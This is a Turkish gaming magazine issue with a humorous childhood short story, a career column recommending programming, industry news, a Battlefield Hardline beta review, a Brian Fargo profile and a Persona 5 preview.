"Kurumsal iyidir, kurumsal güzeldir" dedim kendimden emin bir şekilde. "Bugün her alışverişimiz için süpermarketi kullanıyorsak bu kurumsallığın süperliğindendir" diye de ekledim. Oyun şirketimizin yapısı için buluştuğumuz ilk toplantıda ortaklarımı kurumsallığın kalitesine inandırmaya çalışıyordum. Kurumsal olursak atacağımız adımların daha hızlı olacağına inancım tamdı. Ama büyük bir engel vardı ortada, kurumsal yapıyı dayatmaya çalıştığım ortaklarım küçüklükten beri mahalle arkadaşımdı. Birine Sarı Mehmet diyorduk, diğerine de Leblebi Hasan. Ben şimdi Sarı ve Leblebi dediğim insanlarla nasıl bir kurumsal yapıya imza atabilirdim ki? En büyük soru işareti buydu benim için. Fakat şimdi bunu düşünme zamanı değildi. Önümüzde daha büyük bir problem vardı çünkü...

> "BEN ŞİMDİ SARI VE LEBLEBİ DEDİĞİM İNSANLARLA NASIL BİR KURUMSAL YAPIYA İMZA ATABİLİRDİM Kİ? "



"E, oğlum kurumsalı falan boş ver de, oyuna gelelim, n'apcaz ki biz?" diyerek düşüncelerimi okudu sanki Sarı Mehmet. Hemen konuya girmesi beni biraz germişti. Çünkü ne yapacağımız hakkında henüz bir fikrim yoktu. Şirketi kuralı henüz iki saat olmuştu, ne ara düşünecektim ki bu kadar çok şeyi! Yine de ilk toplantıda olay çıkarmak istemedim. Sakinliğimi korudum, biraz düşünmenin ardından "Mex Peynimsi olsun yapacağımız oyun" dedim, "ama içinde Residint İvıl'dan da esintiler taşısın..." "Olm yok lan" diye atıldı bir anda Leblebi Hasan, "GeTeA gibi olsun, her şeyi yapalım, ama ölünce oyun bitsin, bir daha oynayamasın oyunu! Nasıl fikir?" Leblebi'den böyle bir fikir gelmesi şaşırtmıştı beni, gerçekten de iyi fikirdi. GTA'dan daha büyük bir şey yapacak, işin içine garanti ölme koyarak da gerilim dozu verecektik. Fikrin benim fikrimden iyi olmasını en başta kabul edemesem de egomu bir kenara bırakmayı başardım.



"Doğru söylüyorsun aslında" diyerek söze girmek için ağzımı açmıştım ki Feriha Hanım içeri girdi. Sanırım içecek servisi yapacaktı. Yüzündeki gülümseyen ifadeye bozmadan, sırayla içeceklerimizi masaya bıraktı. Ardından da, "Kek ister misiniz?" diye sordu. Sarı Mehmet, "Olur valla!" diyerek yerinden hızlıca fırladı. Keki duyunca bir heyecanlandı ki sormayın. Allah'ın ayısı. Koskoca şirket ortağısın, iki "kek"e ayağa fırlıyorsun... Ağzının ortasına bir tane patlatacaktım ki zor tuttum kendimi. Konuya dönmek istiyordum. İçecek faslının bittiğini belli edercesine Feriha Hanım'a seslendim, "Teşekkürler Feriha Hanım, başka bir isteğimiz yok." Bunu duyan Feriha Hanım'ın yüzünü koca bir tebessüm kapladı, "Ah canım ya, nereden öğreniyorsunuz böyle lafları" diyerek alaycılık ile sevecenlik arasında bir bakış attı. "Allah Allah! Çattık valla!" diye iç geçirsem de ses etmedim. Sonuçta amacım konuya dönmekti.

"Evet beyler, Leblebi haklı. Bu oyun fena tutar" sözleriyle odağı tekrar toplantıya kaydırdım. O sırada Sarı, içeceğinden bir fırt aldı ve bana döndü, "Valla bana da iyi geldi fikir, yapalım bunu, ama şöyle bir şey var..." diye cümlesine başlamıştı ki Sarı'nın sözü yarım kaldı, çünkü içeri bir anda Yeliz Hanım girmişti. Feriha Hanım'a göre Yeliz Hanım'ın girmesi ortamı bir anda gerdi. Çünkü kendisi şirketin finansörü, bulunduğumuz yerin de ev sahibesiydi. Yani mâli gücümüzdü bizim Yeliz Hanım. Toplantıyı bir anda basması hepimizi sıkıntıya sokmuştu. Düşündüğümüz oyun fikrini beğenmeyebilir, bizi rencide edebilirdi.

Odanın içerisine doğru, yani üstümüze doğru hızlı adımlarla geldi Yeliz Hanım. Tam karşımızda durdu. Ortaklarım göz kontağı kurmaktan kaçınıyordu. Sarı, içeceğini içmeye devam ediyor, Leblebi ise elindeki kalemle kâğıda bir şeyler karalıyordu. Korkak herifler. Bense Yeliz Hanım ile göz kontağı kurmaya devam ettim. Onun bakışlarından korkmuyordum sonuçta. Cevabım vardı her şeye. Bir süre daha bakıştıktan sonra Yeliz Hanım üçümüze doğru hitap ederek, "Hadi bakalım, süreniz bitti, artık çıkabilirsiniz" dedi. Sarı ve Leblebi kafalarını hızlıca çevirerek bir anda Yeliz Hanım'a baktılar. Göz bebekleri büyümüş, boncuk boncuk terlemişlerdi. "Nasıl yani çıkabiliyor muyuz?" diye sordu çekingen bir şekilde Sarı. "Evet, dedim ya yavrum çıkın diye, hadi doğru dışarı" dedi vurgularcasına Yeliz Hanım. O an n'olduğunu anlayamadığım bir şekilde fırladı dışarı Sarı ile Leblebi, hem de sevinç çığlıklarıyla. Yeliz Hanım'ı geçip, yan taraftaki topu da yanlarına alarak sokağa çıkan kapıdan geçtiler. Yeliz Hanım kısa bir süre onları gözledikten sonra bana döndü, "Hadisene?" dedi. "Yanlış yapıyorsunuz Yeliz Hanım" dedim. Güldü. "Ayıp oluyor Yeliz Hanım" dedim. Yine güldü. "Misafir gelecek, ortalığı toparlayacağım oğlum daha" dedi sevecen bir sesle. Biraz bozulmuştum ama kaderimi kabullendim. "Tamam Yeliz Teyze yeaa" dedim sitemli bir ses tonuyla ve istemeden de olsa ağır adımlarla sokağa doğru adım aldım.

12 yaşındaydım ve ilk oyun şirketim bir top ve misafir yüzünden dağılmıştı.



Had Safhada

Sinan Akkol
sinan@oyungezer.com.tr

PROGRAMCI OLUN

Size tavsiyem budur... Açık ve net! Bundan sonra gelen her "ne kariyer yapayım" sorusuna bu cevabı vereceğim.

Bu noktaya nereden mi vardım? Neredeyse 1,5 yıldır bizim şirketin ihtiyaçlarını karşılayacak bir yazılımcı arayıp da, ancak 2 ay kadar önce bulabilmiş olmamızdan. Aynı şey eşimin şirketinde de var, tanıdığım birçok arkadaşım da aynı dertten muzdarip: Aradığınız özelliklere göre bir programcı asla bulamıyorsunuz! Adamlar Yeti gibi, varlıklarından şüphe ediyor ama asla bulamıyorsunuz. Ve bu sadece Türkiye'ye özgü bir durum değil. Programcılık konusunda kendini geliştirip de Batı'ya, özellikle de ABD'ye göçmüş tanıdığım herkesin durumu çok iyi. Daha internet yokken, Amstrad CPC 6128'de Basic'le başlayıp "Peek" ve "Poke"larla kafayı yiyip programcılığın en çıplak hali olan makine koduyla yazmayı öğrenen çocukluk arkadaşım şimdi Şikago'da yaşıyor, serbest olarak güvenlik ve iletişim yazılımları hazırlıyor. Göktuğ'u zaten biliyorsunuz :) Adamın almadığı spor araba kendisine küsüyor ve evet, o da programcı.

Türkiye'de programcılara olan talep fazlalığından ve yeterince kendini eğitmiş veya güncel gelişmeleri takip eden programcı olmamasından kaynaklanıyor. Haliyle maaşlı çalışacak programcı ve yazılımcılar çok yüksek fiyatlar çekerken, freelance çalışan programcılar da çok rahat seçmece iş bulabiliyor.

> "GİDİN, YOUTUBE'U VE GOOGLE'I AÇIN "C++ ÖĞRENMEK İSTİYORUM" YAZIN."

Ve biliyor musunuz, bu durum artarak devam edecek. Çünkü artık aklınıza gelebilecek her şey bir yazılım işi. Her şey ama her şey. Sürdüğünüz arabadan, şu okuduğunuz dergiden, içtiğiniz sütü kutulayan makineye... Her şey.

Peki nereden ve nasıl eğitim alacaksınız? Türkiye'deki veya dünyadaki üniversitelerde programcılık bölümleri ne durumda inanın hiçbir bilgim yok. Ancak benim üniversite zamanımda, kağıda elle Pascal ve Fortran dili programlarını ezberden yazarak sınav yapmak gibi bir gerzeklik olduğu için, bu kanala güvenim biraz sarsılmış durumda. Bunun yerine, benim tavsiyem kendi kendinizi geliştirmeniz. Üniversiteyi beklemeyin. Dünyada bedavaya eğitimini alabileceğiniz ve kendi kendinizi geliştirebileceğiniz kaynağı en bol konu "coder"lık. Valla öyle!

Gidin, YouTube'u ve Google'ı açın "C++ öğrenmek istiyorum" yazın (veya JavaScript, veya bir başka dil). Daha profesyonel ve düzenli bir eğitim almak istiyorsanız, size tavsiyem Udemy.com sitesidir: Buradaki video ve yazılı kurslar arasında paralı olanlar olduğu gibi, bedava olanlar da çok kalitelidir. Zaman ve imkanınız varsa biraz para ayırıp kendinizi geliştirin (geleceğinizi hazırlıyorsunuz ki buna ayıracağınız her kaynak size misliyle döner).

Ha, ama bu demek değil ki kebap bir iş hayatınız olacak. Aksine, programcıların çok kısa sürede "metal yorgunluğuna" maruz kaldığını bizzat görüyorum. Çünkü işlerini ofiste bırakıp gidemiyorlar. Fonksiyonlarını yerine getirmeyen bir kod parçası, kafalarında dönüp duruyor. Patronlarıyla uğraştıkları yetmiyormuş gibi, sürekli beklenmedik şeyler yapan kodlarıyla da boğuşmaları gerekiyor.

Yine de, size ultimate kariyer tavsiyemdir: Programcı olun. Önümüzdeki ben diyeyim 100, siz diyin 500 yıl aç kalmayacağınızı garanti ederim :)

Not: "Oyun yapmak ve bu konuda kariyer sahibi olmak istiyorum! Bana bir tavsiye!" diyerek bana koşarak gelecek arkadaşlara ise farklı bir tavsiyem var: Bir an evvel program kodlamayı öğrenin!



PORTAL

Oyun iptali ve kapanma haberleriyle tatsız bir ay geçirdi oyun dünyası.

NE KAZANDIN BE ACTIVISION

Biz oyunları eleştireduralım, **Activision** bu dönemde de parayı kırmış gibi gö... Yok ya, Activision bu sene en çok tepesine bindiğimiz firma değildi. Neyse, toparlayıp tekrar başlayalım. Yanında **Blizzard** gibi güçlü bir eş firmayla yola devam eden Activison, 2014'te de 4 milyar dolarlık ciroyla başarılı bir yıl geçirmiş. Dev firmanın elindeki en çok satan isimler ise *CoD: Advanced Warfare*, *Destiny* ve *Skylanders Trap Team* (biz buralarda sonuncusuyla hiç ilgilenmezken...). Bunun dışında *Destiny* ve *Hearthstone* **850 milyon dolardan fazla** kazançla firmanın gözbebeği olmuş.

Destiny'nin anlık oyuncu sayısını ya da oyunu alıp devam eden insanların sayısını bilemiyoruz ama oyun toplamda 16 milyondan fazla kayıtlı kullanıcıya ev sahipliği yapıyormuş. 16 milyon diyorum, evet. Ve bu oyuncular günde ortalama 3 saatini ayırıyormuş *Destiny*'ye.

Bunun dışında iki önemli nokta var: 4,4 milyar dolarlık kârın 1,5 milyar doları kış tatilinin olduğu çeyrekte yapılmış (oyun çıkış tarihlerinin altını bir kez daha çiziyoruz). Diğeri ise bu yıl Activison'ın kârının neredeyse yarısının DLC'lerden gelmesi. Tarihteki en yüksek hacmine ulaşan DLC, aylık üyelik, harita paketleri gibi şeyler de trendin kolay kolay yok olmayacağını gösteriyor hoşumuza gitmese de.



GÜLE GÜLE SONY ONLINE ENTERTAINMENT

Geçen ay *H1Z1*'in başına gelenlere dair yazıyı yine Portal sayfalarında okuduysanız, bu haber eksik tüm taşları yerine oturtacaktır emin olun. *H1Z1*, *Planetside 2*, *Everquest Next - Landmark*, *DC Universe Online*, *Dragon's Prophet* gibi oyunların arkasında olan Sony Online Entertainment, artık Sony'nin parçası değil. Evet, Şubat ayının ilk günlerinde ortaya çıkan bilgilere göre SOE, **Columbus Nova** adında bir yatırım firmasına satıldı. Gerçekleşen satışın ekonomik detayları ortaya çıkmamış olsa da SOE bundan sonra **Daybreak Game Company** olarak anılacak. Ama kimileri işi bırakıp çoktan ayrıldı bile.

Son dönemlerde başarılı hit bir oyuna imza atamayan firmanın elden çıkarılması aynı zamanda 2 milyar dolara yakın zarar etmiş olan Sony'nin de bu zararı kapatma yöntemlerinden biri olarak görünüyor. Tabii oyun dünyasında desteğini SOE'den alan oyunların başına bu işlem sonucunda ne geleceğini biz de bilmiyoruz. Ama konuya dair en bomba olay, ekibin başındaki **John Smedley**'in *"Xbox One oyunu yapmak için sabırsızlanıyorum!"* diye tweet atmasıydı. Belli ki çok içinde kalmış yıllardır PC ve PS platformları arasına sıkışıp kalmak. Zaten Columbus'un kıdemli ortaklarından **Jason Epstein** da firmanın oyun yelpazesini multiplatform markalarla daha da geliştireceğinden emin.

KAYIP FAR CRY 4'LERDE İKİNCİ PERDE



Geçen ay insanların kütüphanelerinden yok olan *Far Cry 4*'lerin akıbeti biraz daha şekillendi bu ay. G2A merkezli gibi gözükse de Şubat ayında olay biraz daha açıldı, en iyi istatistikler ise **Kinguin**'den geldi. Oyunlar için eBay benzeri bir site olan Kinguin'e göre üç günde 4600'den fazla ticket açılmış. 1051 tanesi *Far Cry 4* olmakla birlikte son dönem popüler Ubisoft oyunlarından oluşan 1573 oyunluk zarar var ortada. Kinguin, etkilenen herkese toplamda **148.377 euro** değerinde para iadesi yapmış durumda. Tüm olay ise Rusya'dan bir kişinin bu oyun anahtarlarını ele geçirip insanlara el altından satmasıyla, alanların da aldıkları bu anahtarları başka oyunculara sunmasıyla olmuşa benziyor.

İyi haber ise, Ubisoft'un mağdur olan oyunculara oyunlarını iade etmesi. Origin üzerinden ve sahte kredi kartıyla alınmış olan anahtarları inceleyen firma, oyuncular tarafından aktive edilmiş olanları kullanıcılarına verip diğerlerini etkisiz hale getirmiş. Böylece bu karmaşık ve tatsız olay, bir nebze de olsa durulmuş oldu.

OYNADIK!

BATTLEFIELD HARDLINE [BETA]

BİR BAŞKA EA "OYUNU" MU?

"Bari sen yapma Battlefield. Neden Call of Duty'nin her sene çıkma mantığını örnek alıyorsun? Sil bakayım o gözlerindeki dolar işaretlerini. Toparla bir kendini."

Sözlerim nafile oldu. *Battlefield 3* ile bir anda büyük bir ivme kazanan seri *BF4* ile tekrara bineceğinin sinyallerini vermişti. *Hardline* ile de bu sinyallerin üstüne tüy dikmiş oldu.

SAVAŞ ALANINDAN ÇIKIŞ

Yalan söylemeye gerek yok. *Battlefield Hardline* duyurulur duyurulmaz birçok kişi topa tutmanın zevkini yaşarken benim oyuna yaklaşımım olumluydu. **Visceral Games**'in seriye farklı bir tat getireceğini, bir yandan da oyunun *Battlefield* serisine ait olduğunu anlayacağımızı ummuştum. Beta'yı oynamamla birlikte bu umutlarım söndü. Tabii en azından multiplayer tarafında. Unutmayın, beta sadece çok oyunculu kısmı kapsıyor çünkü.

Hardline'ın en büyük sorunu *Battlefield*'a hem benzemesi, hem de benzememesi. Oyunun ana teması hırsız-polis çekişmesi üzerine kurulu. Fakat bu tema olması gerektiği gibi işlenememiş. Hırsızları öldürmekte bir kez bile tereddüte düşmeyen polisler, soygun yapmak için elde edecekleri paraya yakın bir miktarı ekipmanlara (helikopter vb.) harcayan hırsızlar gibi oyunun içine tam olarak girmenizi engelleyecek birçok unsur var. Yani kaplamaları değiştirmekle bu tema yakalanmış olmuyor pek.

Temayı bir kenara bırakıp mekaniklere baktığımda da sınıfta kalıyor *Hardline*. Oyun için sayabileceğim yenilikler mini haritanın daha iyi olması, bazı animasyonların yenilenmesi gibi basit şeyler. Bunların dışında arabaların daha hızlı olması (bu arada sürüş mekanikleri önceki oyunlara göre çok daha kötü), silah güçlerindeki oynamalar gibi güncellemeyle veya DLC ile yapılabilecek değişikler yer alıyor. Anlayacağınız karşımızda *Battlefield 4*'ün üstüne bir şeyler koymak yerine farklılaşmaya çalışan bir yapım var. Ve bu farklılaşma sonucu oyunun tadı biraz kaçmış.

AMA SEN YIKILAMIYORSUN

Her zaman yıkılabilir çevresiyle ses getirmeyi başaran *Battlefield*, üçüncü oyunuyla bu özelliğini biraz yitirmişti. Bahanesiyse savaş alanının daha çok gökdelen gibi büyük yapıların arasında yer almasıydı. Dördüncü oyunsa öncekinin üstüne koyarak gitmişti. *Hardline* ile işlerin bir adım daha ileri taşınmasını umarken hüsrana uğradım. Yapımcı ekibin bahanesi yine "ama şehirde geçiyor" olabilirdi, fakat betada Dust Bowl gibi tek katlı yapıların yoğunlukta olduğu bir haritayı gözler önüne serdiler. Ve bu yapılardan hangisinin duvarını indirmeye çalıştıysam başarısız oldum. Sonuç olarak kendimi cam ve sandalyelerle tatmin etmek zorunda kaldım.



Battlefield Hardline'ı ne kadar sevmeye çalışsam da oyun sürekli beni elleriyle itti resmen. *Battlefield* oyuncularının yer yer eğlenebileceği bir oyun olsa da oyuncuyu kendine bağlamaktan uzak bir görüntü çiziyor şu an için. *BF3* ve *BF4*'ün beta zamanlarında oyundan çıkmak bilmez, beta kapanmadan önce tüm zamanımı değerlendirirdim. *Hardline*'da ise kendimi betaya bile isteksiz girerken buldum.

Tüm bu söylediklerime rağmen çok da umutsuz olmamak gerek. *Battlefield Hardline*, Heist gibi umut vadeden eğlenceli modlara da sahip. Oyun çıkışıyla birlikte Visceral Games'in hem multiplayer'da betanın üstüne neler koyduğunu göreceğiz, hem de Dead Space'ten sonra tek kişilik senaryoda neler sunacaklarına şahit olacağız.
-Furkan Kirazoğlu



Tür: FPS **Yapım:** Visceral Games **Dağıtım:** EA **Platform:** PC, PS3, PS4, Xbox 360, Xbox One **Çıkış Tarihi:** 16 Mart



BRIAN FARGO

Rol yapmak ya da yapmamak… İşte bütün mesele bu!

Konu Brian Fargo olunca gözlerim masaüstünü süsleyen resme kayıyor ister istemez. Sizi bilemem ama konu benim bilgisayarım olunca sık sık değişir o resim. Bu seferki, *Fallout*'tan bir kare. Karşımdaki görsel çizgilerden ibaret bir çalışma olsa da kafamda canlandırabiliyorum: Wasteland'in ortasında, yirmi yaşlarında bir yağmacı kanlar içinde yatıyordu. Teşhisi koymak için doktor olmaya gerek yok, o yağmacı canını çoktan teslim etmiş sayılırdı. Kafasının yarısı ezilmiş, boynu zedelenmişti. Şişmiş ve çarpılmış sağ omzundan köprücük kemiği fırlamıştı. Başından yerdeki oluğa kan ve sarımsı bir sıvı akıyordu. Sağ eli ise artık olması gereken yerde değildi. Birkaç metre ötedeki irice bir kaya parçasının yanına fırlamıştı; fakat yağmacı inatla tek eliyle sürünüyor, silahına ulaşmaya çalışıyordu.

Bu vahşetin sorumlusunu tahmin etmişsinizdir sanırım. Ağır adımlarla kurbanına doğru yürüyor, attığı her adımda zırhının eskimiş hidrolikleri tuhaf mekanik sesler çıkarıyordu. Kalın zırhı içerisinde, yenilmez bir Brotherhood of Steel askeri. Aslında hiçbir şey yapmadan beklese bile yağmacı birkaç dakika sonra ölecekti. Ama yine de son darbeyi yapmak için gidiyordu işte. İnsanlık bu kadar dibe vurabilir mi gerçekten? Büyük felaketten sonra bile hiçbir şey olmamış gibi devam edebilir mi birbirini öldürmeye? Ama ne derler bilirsiniz. Savaş… Savaş asla değişmiyordu işte. Lanet olası bir nükleer felaketten sonra bile…

DÜNYAYI YOK ETMEK İÇİN GÜZEL BİR GÜN

İzin verirseniz sizleri günümüz RYO'larının dedesiyle tanıştırmak istiyorum: **Brian Fargo**. Yeni nesil bu ismi başarılı Kickstarter projelerinden tanıyor olsa da, dinozor oyuncuların Fargo'nun oyunlarıyla büyüdüğünü söylemek yanlış olmaz herhalde. Neticede 34 koca yılını adadığı oyun endüstrisinde hemen hemen bütün sistemler için her türden eser vermiş, özellikle de taktiksel oynayışa sahip RYO'ları yeniden tanımlamış bir adamdan bahsediyoruz. Ve onun da başarılarla dolu meslek hikâyesi, meraklı bir çocuk olarak başlıyor…

Liseye başladığı 1977 yılında, ailesinin hediye ettiği Apple II'yi didik didik etmesiyle başlıyor Fargo'un macerası. Başlarda konuya pek haiz olmasa da müdavimi olduğu, Apple II bilgisayarlarının yazılımı ve donanımı üzerine yazılar yayınlayan Softline dergisinin epey bir yardımını görür Fargo. Dergiden edindiği bilgiler ile okuduğu çizgi romanlar, bilim-kurgu öyküleri ve lise boyunca bıkmadan oynadığı D&D ile birleşince bilgisayarların korkunç eğlence potansiyelini fark eder. Çok geçmeden, lisedeki yakın arkadaşlarından **Michael**



Yetenek Avcısı Fargo

Fargo yetenekli insanları bulup onları doğru alanlara kanalize etmek konusunda da en az oyun yapmak kadar başarılı biri. Interplay'de tester olarak profesyonel kariyerine başlayan Rob Pardo daha sonra Blizzard'ın kreatif ofis şefliğine kadar yükseldi. South Park: The Stick of Truth, Fallout: New Vegas gibi birbirinden kaliteli oyunlara imza atan Obsidian'ın CEO'su Feargus Urquhart da yine Fargo'nun oyun endüstrisine kazandırdığı değerlerden. Bu isimlerin dışında BioWare, Black Isle gibi oyuncuların göz bebeği olmuş firmaların da kurulmasına ön ayak olmuştur Fargo. Yeteneklerini keşfetmek konusunda Acun'dan iyi olduğunu rahatlıkla söyleyebilirim.



ZAMAN ÇİZELGESİ

Akıyor olsa da, hiç durmadan atan 34 koca yıl.


1981
Fargo ilk profesyonel denemesiyle oyun severlerin karşısına çıkar fakat umduğunu bulamaz. Demon's Forge özellikle maddi anlamda Fargo'yu zora sokar.

1983
Fargo oyun dünyasına en büyük hediyesini verir: Dinozor oyuncuların ismini her duyduğunda derin bir iç çektiği Interplay'i kurar.

Interplay

1984
Fargo ilk oyununda kendisine yardım eden Michael Cranford'u Interplay bünyesine katar ve Mindshadow piyasaya çıkar.

1985
Fargo ve ekibi daha sonra da ekmeğini yiyeceği Tales of Unknown: The Bard's Tale'i yaratır.



Cranford ile bir macera oyunu üzerinde çalışmaya başlarlar. İşin sanatla dirsek temasında olan bütün bölümlerini Michael'ın üstlendiği *Labyrinth of Martagon* yaz sonunda hazır olur. Son derece amatör bir ruhla hazırlanmış olan *LoM* yalnızca beş kopya satar. Fakat satışta çuvallamasından çok, daha sonra uzunca bir süre birlikte çalışacak olan ikiliyi bir araya getirdiği ve aralarındaki uyumu pekiştirdiği için önemlidir *LoM*.

LoM'dan sonra karanlık bir çağ beklemektedir Fargo'yu. İşin mutfağında neler döndüğünü öğrense de çevresinde kodları yazacak bir programcı veya müziklere el atacak bir sanatçı yoktur. Fakat yine de umutsuzluğa düşmez. 34 sene boyunca oyun endüstrisinde kalmasını sağlayan inatçılığı ve rekabetçi içgüdüsü ile bütün sorumluluğu üzerine alır ve tek kişiden oluşan **Saber Software**'ı kurar. Tek kişiyken güvenli sularda yüzmek dışında bir seçeneği yoktur Fargo'nun. Bu yüzden görece tecrübeli olduğu macera türünden bir eserle yoluna devam eder: *Demon's Forge*. *King's Quest* çizgisinde, yazdığınız komutlarla rotanızı belirlediğiniz *Demon's Forge* 1981 yılına ve Fargo'nun şartlarına göre epey güzel bir oyundur. Yalnız henüz emekleme aşamasında olan oyun endüstrisinde ilk profesyonel denemesi için bir yayıncı firma ile anlaşamaz Fargo. Yayıncı desteği olmadan kısa sürede unutulan *Demon's Forge*, bir de üstüne kahramanımızı borca sokar. Fargo için tehlike çanları çalmaya başlamıştır artık.

Fargo, Saber Software'ı satın alan birkaç Stanford'lı sayesinde borçlarından kurtulur, eline de biraz para geçer. Hevesle başına oturduğu *Demon's Forge*, Fargo için güzel bir ders olmuştur. Oyun yapmak bir ekip işidir ve ne kadar yetenekli olursa olsun tek kişilik ordular sonunda beyaz bayrağı çekmeye mahkûmdurlar. İşinin ehli insanlarla çalışıp oyun sektörüne yön vermeyi kafasına koymuş olan Fargo, bir yıl kadar Saber'da başkan yardımcılığı yapar, sonra da ayrılıp 1983'de efsaneler efsanesi **Interplay**'i kurar.

RYO FABRİKASI INTERPLAY

Interplay'i kurduktan sonra bir daha asla arkasına bakmadı Fargo. 85'te oyuncularla buluşan *Bard's Tale*, seslerin hep ikinci planda kaldığı bir dönemde müziği ve ses efektlerini oyunun merkezine yerleştirerek oyunlarda yeni bir dönemi müjdelemişti. *BT*'nin hemen arkasından piyasaya çıkan *Wasteland* ise taktiksel çeşitlilik ve sanat yönetmenliği açısından apayrı bir noktada duruyordu. Bu iki oyunun başarası Fargo'ya yeni kapılar açmıştı. Sürekli kendisine meydan okuyan Fargo, satrançtan yarışa kadar pek çok türde kaliteli oyunlara imza attı. Fakat Fargo'nun asıl zirve noktası, baş tasarımcı görevini üstlendiği *Fallout* idi. Göndermeleri, insanın suratında tokat gibi patlayan alt metinleri ve oynayış mekanikleri ile zamanın çok ötesindeydi *Fallout*. Oyun, *Wasteland* sayesinde altyapısını iyi oturtmuştu. Kalite bazında her şey Fargo'un istediği gibi gitse de 90'ların sonunda maddi sıkıntılar Interplay'in kapısına dayanmıştı. Konsolların iyice vites arttırdığı bir dönemde PC'ye sıkışıp kalmak ve aynı anda birçok oyuna para akıtmak Interplay'in canına okumuştu. Yeni hikâyeler ve oyun evrenleri yaratmak konusundaki ustalığını şirket yönetimine taşıyamamıştı Fargo. 2001 yılı, Interplay'in ismini duyduğumuz son yıl oldu.

Interplay'in kepenkleri indirmesinden sonra 2002 yılında **InXile**'ı kurdu Fargo. İki yıl sonra da ilk göz ağrısı diyebileceğimiz *The Bard's Tale*'i yenileyerek oyun severlerin beğenisine sundu. Fargo alt metinler konusunda yine oldukça iyi iş çıkarmıştı. Esprilerle dolu oynayışının altında RYO'ların yıllar geçmesine rağmen yerinde saymasına, "şu sandığı iki tane iskelet korusun, şuraya da minik bir ejderha ekleyelim." klişesine sert eleştiriler getiriyordu *BT*. O zaman pek kıymeti bilinmese de, Fargo kendi bildiği yolda doğru bir iş ortaya çıkarmıştı yine. Zaten onun için genelde önemli olan buydu: Kendi düsturuna uygun ve doğru bulduğu oyunu yapmak.

Yerinde saymayı hiç sevmeyen bir yapımcıydı Fargo. Asla tek bir türe ait hissetmedi kendini. Çoğunluğun istediği oyunu yapmaktansa işi bırakmayı tercih ederdi. Uzunca bir süre büyük yayıncılarla arası bu inadından dolayı pek iyi olmadı, projeleri genelde kapılardan dönüyordu. Bu yüzden Kickstarter'ın kuruluşu Fargo için bir kurtuluşu, yeniden doğuşu simgeliyordu adeta. Yayıncı firmaların muhasebe ve satış departmanlarına derdini anlatması gerekmiyordu artık. Hikâyenin kalanını ise birçoğunuz biliyordur eminim. Bir Kickstarter projesi olarak başlayan *Wasteland 2*, oyuncuların yaptığı yaklaşık üç milyon dolarlık bağışla geçtiğimiz yıl sanal raflardaki yerini aldı ve kuşkusuz yılın en iyilerinden biriydi. Fargo ise şu aralar yine Kickstarter ile hayat bulacak olan *Torment: Tides of Numenera* ve yeni bir *Bard's Tale* oyunu üzerinde çalışıyor. Bu iki oyunu not etmenizde fayda var. Neticede çıkan her oyun 34 yıllık bir tecrübe ile yoğrulmuyor. **-Burak**

KICKSTARTER.COM

Kickstarter Sevdası

Fargo'nun Kickstarter ve benzeri projeleri sevdiğini yazı içinde belirtmiştim; fakat bana ayrılan kısmın sonlarına geldiğim için sebeplerine pek değinememiştim. İşte Fargo'nun Kickstarter'ı büyük yayıncılara tercih etmesinin sebepleri: "Yayıncı firmalarla bir savaş halinde olmak istemiyorum. Ben sadece oyun yapmak istiyorum. Daha birini bitirmeden diğer projeleri düşünmek, çalışanlarım paralarını alabilecek mi diye endişelenmek yerine sadece yaratıcılıktan bahsetmek, yapay zekâ ve sahneler üzerine kafa yormak yaptığım oyuna kendimi daha fazla verebilmemi sağlıyor." Fargo'ya hak vermemek elde değil doğrusu.



BARD'S TALE

Fallout

1988 Fallout'un provası diyebileceğimiz Wasteland piyasaya çıkar. Interplay oyun severlerin dikkatini çekmeye başlar.

1996 Interplay bünyesinde doğan ve çıkardığı her yeni oyunla RYO severleri büyüleyen Black Isle Studios kurulur.

1997 Birçoklarına göre tüm zamanların en iyi RYO'su olarak kabul edilen Fallout oyuncuların aklını başından alır.

2001 Interplay Fargo'nun hatalı stratejileri ile maddi sıkıntıya girer ve el değiştirir (ühü).

2002 Interplay döneminin kapanmasının ardından Fargo, InXile'ı kurar. İsim seçimi muhteşem değil mi ama?

2008 2004'te çıkardıkları Bard's Tale'in satış anlamında bekleneni verememesinin ardından ekip daha hesaplı olan mobil platformlara ağırlık vermeye başlar.

2014 Başarılı Kickstarter kampanyasının ardından sahne ışıkları ikinci kez Wasteland'in üzerindedir. İnsanları hayal kırıklığına uğratmadan başarıyla piyasaya çıkar.

PERSONA 5

HIRSIZLIK, STİL (VE MASKE) SAHİBİ OLMAYI GEREKTİRİR

Persona hayranları olarak merakla beklediğimiz 30 saatlik *Persona* etkinliği geçtiğimiz ay gerçekleşti. Söyleşilerle, konser görüntüleriyle, takip etmesi bayağı keyifli bir olaydı. Yakında gelecek olan ritim oyunu *Persona 4: Dancing All Night*'ın açılış müziği paylaşıldı ki *Persona* müzikleri her zaman tekrar tekrar dinlemelik olur, bu da öyleydi.

İki de oylama yapıldı. Birincisinde en sevilen *Persona 4 Golden* karakteri soruldu ve ortaya birçok kişinin tek kaşını havaya kaldırmasına sebep olarak **Yosuke** seçildi. Ana karakterimizi ve Chie, Yukiko, Marie gibi hayranı bol olan kızları geride bırakan Yosuke "bro"luğun ne derece önemli olduğunu bir kez daha kanıtladı böylece. Diğer oylamada da en sevilen 25 *Persona* müziği seçildi. **Kimi no Kioku**, Burn My Dread ve Reach Out to the Truth ilk üç sırayı paylaştı.

Neyse, bu ıvır zıvırları bir kenara bırakıp etkinliğin finaline ve en can alıcı yerine geçeyim: **yeni Persona 5 videosu!**



Taaaa 2014 Eylül'ünün başında paylaşılmıştı ilk video hatırlarsanız. Ara sahnelerden oluşan o videoda çılgınca gaza geldikten sonra oyuna dair bir şeyler bekledik... bekledik... ama yok... tık çıkmadı **Atlus**'tan... Yarım yıl boyunca... Eh, doğal olarak da bu yeni video aç gibi tekrar tekrar izlendi ve sonra tekrar izlendi, hatim edildi. Yeni *Persona*'ya açız diyorum!!

Video kısaydı mısaydı ama *Persona 5*'e dair çok fazla bilgi içeriyordu. Öncelikle oyunun genel tonunun neye benzediğini gördük. Oyuna kırmızının hâkim olacağını biliyorduk ama siyah ve beyazın da bolca kullanıldığı, bu derece stilize ve klas bir şey görmüş olmak da inanılmaz mutlu etti. Tabii oyunun öncekilerden bile daha "funk" duran müzikleri ve genel atmosferi, menü geçişlerinden karakter tasarımlarına bu tonun her yere yedirilmiş olması da ayrıca on numara olmuş. Oyun resmen şimdiden içine çekti yahu!

